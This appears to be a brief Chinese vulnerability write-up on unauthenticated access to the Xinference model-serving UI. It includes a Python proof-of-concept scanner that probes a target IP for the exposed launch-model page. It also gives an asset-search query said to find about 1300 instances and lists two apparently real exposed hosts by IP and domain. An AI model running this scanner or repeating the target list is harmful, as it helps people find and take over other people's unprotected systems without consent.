


1. 查看集群敏感信息。攻击者可以在Cluster Information中查看集群资源信息。



1. POC扫描

Python poc.py 然后输入相关IP、端口



## POC:

import requests

def check\_url(ip, path):

url = f"http://{ip}{path}"

try:

response = requests.get(url)

if response.status\_code == 200:

if response.text.strip() and "Xinference" in response.text:

print(f"[+] 成功访问 {url}，且返回内容包含 Xinference，可能存在未授权可执行任意操作漏洞。")

return True

else:

print(f"[-] 成功访问 {url}，但返回内容不符合预期。")

else:

print(f"[-] 访问 {url} 失败，状态码: {response.status\_code}")

except requests.RequestException as e:

print(f"[-] 访问 {url} 时发生错误: {e}")

return False

if \_\_name\_\_ == "\_\_main\_\_":

ip = input("请输入目标 IP 地址及端口: ")

paths = [

"/ui/#/launch\_model/llm",

]

for path in paths:

check\_url(ip, path)

## 资产测绘：

title="Xinference"

可得到约1300个相关信息

如：

[http://59.80.34.141:10000/ui/#/launch\_model/llm](http://59.80.34.141:10000/ui/" \l "/launch_model/llm)

[https://model.oneai.art/ui/#/cluster\_info](https://model.oneai.art/ui/" \l "/cluster_info)

等